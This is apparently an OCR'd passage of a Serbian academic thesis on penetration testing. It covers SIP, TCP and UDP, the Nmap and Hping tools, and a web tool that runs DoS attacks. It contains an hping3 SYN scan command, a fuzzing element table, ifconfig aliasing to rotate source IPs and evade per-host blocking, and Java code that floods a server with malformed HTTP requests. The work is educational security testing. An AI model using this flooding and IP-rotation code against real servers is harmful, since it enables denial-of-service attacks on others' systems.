
Slika 6: Jednostavan primer SIP INVITE poruke

Najčešće korišćene metode SIP zahteva:

- **INVITE:** Stavlja do zanja korisniku da je pozvan da učestvuje u pozivu.
- **REGISTER:** Resistruje adresu u polju zaglavlja.
- **ACK:** Ukazuje na to da je korisnik dobio konačan odgovor za INVITE zahtev.
- **CANCEL:** Završava zahtev koji je predhodno iniciran.
- **BYE:** Završava sesiju između dva korisnika .

6.3.Transmission Control Protocol (TCP)

TCP obezbeđuje pouzdanu isporuku paketa i obezbeđuje da paketi stižu u ispravnom redosledu. Takođe, ovaj protokol proverava da li su podaci oštećeni u toku transporta. TCP pruža ove usluge pomoću sekvencionalnog numerisanja paketa. U slučaju problema TCP može zahtevati od pošiljaoca ponovno emitovanje paketa. TCP je "connection oriented" protokol, što znači da uspostavlja vezu sa serverom pre slanja podataka kako bi bio siguran da je server "živ". Ovaj proces se naziva TCP 3-way handshake, kao što je prikazano na slici broj 7.



Slika 7: TCP 3-way handshake proces[9]

[9] http://2.bp.blogspot.com/_L_yymfeg2OQ/TSG_lCFTnXI/AAAAAAAAAB0/IBq6mY8f1OA/s1600/20.JPG

Na slici broj 7 je prikazano TCP handshake, odnostno TCP "rukovanje" u tri koraka:

1. Klijent traži uspostavljanje veze slanjem SYN poruke serveru.
2. Server prihvata ovaj zahtev i šalje nazad SYN-ACK poruku nazad.
3. Klijent odgovara sa ACK porukom, a veza sa serverom je uspostavljena.

6.4. User datagram Protocol (UDP)

UDP je alternativa TCP protokolu i ponekad se pominje kao UDP/IP. Kao i TCP, UDP protokol koristi Internet Protocol (IP) da pošalje jedinicu podataka (koji se nazivaju datagrami) sa jednog računara na drugi. Za razliku od TCP-a, UDP protokol ne obezbeđuje usluge podele poruka u paketa (datagrame). Konkretno, UDP ne obezbeđuje redosled paketa koji pristižu na neki računar, a to znači da aplikacioni programi koji koriste UDP moraju biti sigurni da je cela poruka dospela na odredište. Mrežne aplikacije koje žele da uštede vreme obrade podataka radije koriste UDP nego TCP, zato što imaju veoma male jedinice podataka za razmenu i samim tim šanse za oštećenje podataka prilikom transporta su veoma male.

7. Poređenje postojećih alata

7.1. Network Mapper (Nmap)


Nmap je skener porta koji se obično koristi za identifikovanje aktivnih hostova i usluge povezane sa njima. On omogućava različite vrste skeniranja portova, kako bi utvrdio da li je port otvoren ili zatvoren. Nmap koristi IP pakete za pronalaženje dostupnih hostova na mreži. Primarna upotreba Nmap–a je:

- Pronalaženje otvorenih portova na mašini hosta.
- Pronalaženje operativnog sistema hosta.
- Pronalaženje vrste paketnih filtera i zaštitnih zidova koje mašina nekog hosta koristi.

Nedostaci Nmap alata su:

- Nmap je alat za skeniranje slabosti nekog sistema. Dakle, pomaže u pronalaženju mogućih slabosti u sistemu, ali ne ekspolatiše ove ranjivosti. .
- Pošto je ovaj alat napravljen u vidu komande linije, korisnik ovog alata treba da pročita uputstvo da bi razumeo različite opcije koje pružaju skeniranje.
- Potrebne *root* privilegije na Linux operativnim sistemima kako bi se kako bi se koristile komande ovog alata.

Aplikacija koja se koristi za test na penetraciju, može prevazići ove nedostatke, tako što će dozvoliti korisniku da skeniranje porta izvrši preko web portala, gde korisnik ne mora da instalira Nmap alat, niti da razume komande ovog alata. Na ovaj način, Nmap alat može da koristi bilo koji korisnik, koji ima početno znanje o bezbednosti. Na slici broj 8 možemo videti kako izgleda korišćenje Nmap alata.



Slika 8: Prikaz upotrebe Nmap alata

7.2. Hping

Hping je *open-source* analizator paketa za TCP/IP protokol. To je alatka u vidu komandne linije koja omogućava korisnicima da pišu skripte koristeći TCL jezik[10]. Ovaj alat ima mogućnost sa pošalje jedan ili više paketa u isto vreme, što je korisno za određivanje konfiguracije zaštitnog zida i zaobilaženje bezbednostnih uređaja. Hping je, takođe, diskretniji alat od Nmap alata, pošto koristi TCP protokol umesto ICMP protokola. Karakteristike Hping alata su:

- Koristan je za testiranje zaštitnih zidova.
- Prikazuje informacije o operativnom sistemu.
- Skeniranje porta.
- Revizija TCP/IP–a.
- Korisno za studente da uče o TCP/IP-u.

Mane ovog alata su:

- To je alat u obliku komandne linije, tako da nije jednostavan za upotrebu.
- Korisnik teba da izgube dosta vremena da bi razumeli komande ovog alata i vršiti *spoofing* paketa.
- Ne mogu se slati *spoof*-ovani HTTP i SIP paketi.


Hping alat se može koristiti za proveru porta, tj da li je port otvoren ili filtriran. Sledeća komadna šalje paket na odredište sa IP adresom 127.0.0.1 preko porta 22.

sudo hping3 127.0.0.1 –p 22 –c 4 –V –S

sudo hping [destination host] [port] [number of packets to transmit] [verbose][-S for SYN]

[10] Tool Command Language

Rezultat predhodne komande je prikazano na sledećoj slici.




Slika 9 Skeniranje porta upotrebom Hping alata

Na predhodnoj slici naznačeno je da 0% iznosi gubitak paketa, što ukazuje na to da je port otvoren, odnostno da nije filtriran. U ovom slučaju da je port filtriran, umesto 0% bio bi maksimalan gubitak od 100%. U aplikaciji za test na penetraciju koristili smo Hping za obavljanje većine TCP DoS napada.

8. Alat za automatizovano testiranje na penetraciju


Pen Test Pro je aplikacija koja je razvijena kao *open-source web-based* aplikacija koja se koristi za testiranje na penetraciju nekog sistema. Ova aplikacija nudi korisnicima laku upotrebu i fleksibilnost u obavljanju automatizovanih testova na penetraciju putem veb pretraživača. Takođe, ova aplikacija se može koristiti za izvršavanje napada na sopstveni sistem bez preuzimanja aplikacije sa Interneta. Korisnik ove aplikacije može izvesti veliki broj različitih napada. Korisnički interfejs (UI)[11] ima u sebi ugrađene opcija za odabir odgovarajućeg napada i kao i odgovarajuće parametre za svaki napad. Po završetku testa alatka pruža detaljne log fajlove sa podacima kao što su tipovi napada, vreme trajanja napada itd. Svi ovi podaci su dostupni za preuzimanje na korisničkom računaru. Korisnik ove podatke može da koristi za sveobuhvatnu alanlizu snage postojećeg bezbednostnog sistema. Na sledećoj slici možemo videti kako izgleda glavni korisnički interfejs ove aplikacije.



Slika 10: Izgled glavne strane aplikacije

[11] User Interface

Na slici ispod je objašnjeno kako aplikacija funkcioniše. Mašina hosta pristupa aplikaciji preko veb pretraživača i bira koji će napad da se izvrši obezbeđuje ulazne parametre. Kada se napadi završeni, rezultati u obliku log fajlova su dostupni korisniku koji je pokrenuo napade.



Slika 11: Dijagram toka podataka

8.1. Implementacija napada

Ova aplikacija je dizajnirana da obavlja DoS napade na bazi HTTP, SIP i TCP/IP protokola. Svaki protokol sadrži različite skupove napada. Sledeći deo opisuje svaki od njih.

8.1.1. DoS napadi na HTTP protokol



Slika 12: HTTP DoS napad

Ova aplikacija može da obavlja dve vrste HTTP DoS napada:

1. HTTP Torture napad
2. HTTP Slow DoS napad

8.1.1.1. HTTP Torture napad

Pomoću ove aplikacije, napravili smo test za obavljanje HTTP Torture napada, da bi se procenila robusnost HTTP protokola. Ovaj test se sastoji iz stotina ponavljanja ovog napada. Tipično, svaki od testova sadrži neke izuzete elemente. Izuzeti elementi su tipovi ulaznih podataka koji nisu uzeti u obzir prilikom implementacije softvera i stoga može izazvati nepoželjno ponašanje. Generička lista izuzezih elemenata je data u narednoj tabeli.

Name	**Description**
empty	Omitted (empty) element content
ipv4-ascii	Exceptional Ipv4 adresses in ascii
overflow-general	'a' (0x61) character owerflows up to 128k
overflow-slash	Overflows of '/' up to 128 kbytes
overflow-colon	Overflows of ':' up to 128 kbytes
overflow-space	Overflows of ' ' up to 128 kbytes
overflow-null	Overflows of 0x61 and nulls (0x00) mixed
overflow-leftbracket	Overflows of '<' up to 128k
overflow-rightbracket	Overflows of '>' up to 128k
overflow-at	Overflows of '@' up to 128k
overflow-equal	Overflows of '=' up to 128k
fmtstring	Format strings (eg. %s%s%s or %.4097d)
utf-8	Malformed UTF-8 sequences
integer-ascii	Pos/Neg ASCII encoded integers
ansi-escape	Malformed ANSI escape sequences
sip-version	Malformed "SIP/2.0"
content-type	Malformed "application/sdp"
sip-URI	Malformed SIP-URI
sip-tag	Malformed tags
crlf	Arrangements of CR (0x0d) and LF (0x0a)

Tabela 2: Izuzeti elementi

U ovom napadu server je preplavljen sa hiljadama važećih i nevažećih HTTP zahteva koji sadrže iznad navedene elemente. Postoje serveri kao što je *Apache* koji su dizajnirani da blokiraju više zahteva upućenih sa jedne mašine. U cilju rešavanja ovog problema, realizovali smo napad na takav način da svaki zahtev izgleda kao da je poslat sa različite mašine, iako su zahtevi poslati samo sa jedne mašine. To se sprovodi otvaranjem novog TCP soketa svaki put kada je zahtev

poslat, putem dinamički generisanih IP adresa. Dinamičke IP adrese se jednostavno generišu putem .exe fajla koje sadrže komande prikazane na narednoj slici.

```
ifconfig eth1:0 10.0.2.16

ifconfig eth1:1 10.0.2.17

ifconfig eth1:2 10.0.2.18

ifconfig eth1:3 10.0.2.19

.....
```

Slika 13: Izgled skripte za dinamičko generisanje IP adrese

Kada se izvršava napad, ova skripta čita dinamički generisane IP adrese i šalje zahtev sa različite IP adrese različitog broja porta. JAVA kod koji obavlja ovaj deo napada je prikazan na narednoj slici.

```
int  lport =5000;
//if the index is 6 set it again to 1

if(ipIndex == 6) ipIndex =1
        index = ipIndex.toString();

//get new ip address each time
        InetAddress localAddr=InetAddress.getByName("lIP-"+index);


//get new port each time
                lport++;
//open socket on localhost on port 80

Socket clientSocket = new Socket(domain,port,localAddr, lport);
        ipIndex++;
....

}
```

Slika 14: JAVA kod za generisanje dinamičke IP adrese

Tekstualni fajlovi se koriste za skladištenje uzoraka testiranja. Uzorak nevažećeg zahteva unutar ovih testiranja je prikazan na narednoj slici. Svaki zahtev je odvojen sa znakom "#".



Slika 15: Nevažeći HTTP zahtevi

Funkcija prikazana na slici broj 16 čita ove poruke iz fajla i šalje svaku poruku na server. Kada se ovi zahtevi šalju na server, server šalje nazad HTTP odgovor. Dobijeni odgovor se skladišti u log fajl. Neki serveri, na primer Apache, vraća HTTP odgovor sa odgovarajućim kodom o grešci. Kada se na hiljade zahteva šalje na server, jedan za drugim, serveru treba više vremena da odgovori na ispravne zahteve. Da bi se izvršio ovaj napad koristeći ovu aplikaciju korisnik treba da obezbedi IP adresu i broj porta na kome ciljani server radi.

```
public void sendMessage(){
// repeat until all lines is read
       while ((text = reader.readLine()) != null) {
              // add all lines except #
              if (!text.equals("#")) {
                     contents.append(text).append(System.getProperty("line.separator"));
                            }
                            // Once you encounter hash print the sentence.
              if (text.equals("#")) {
                            // show contents here
                            sentence = contents.toString();
                            //increment the index.
    Socket clientSocket = new Socket(domain,port,localAddr, lport);
    lpIndex++;
    if (clientSocket==null) continue;
         //send message to the server
        DataOutputStream outToServer = new DataOutputStream(clientSocket.getOutputStream());
         //read message from the server
        BufferedReader inFromServer = new BufferedReader(new InputStreamReader(clientSocket.getInputStream()));
       //send to the server
       outToServer.writeBytes(sentence + '\n' + '\n');
//Read response back from the server
       modifiedSentence = inFromServer.readLine();
       System.out.println("FROM SERVER: " + modifiedSentence);
       System.out.println("Time required for message" + i + " is # " + System.currentTimeMillis());
       i++;
       //write response to a file
       FileWriter fstream = new FileWriter("/opt/lampp/htdocs/Out/out"+i+".txt");
       BufferedWriter out = new BufferedWriter(fstream);
       out.write(modifiedSentence);
       //Close the output stream
       out.close();
            clientSocket.close();
       fstream.close();
```

Slika 16: HTTP klijent klasa

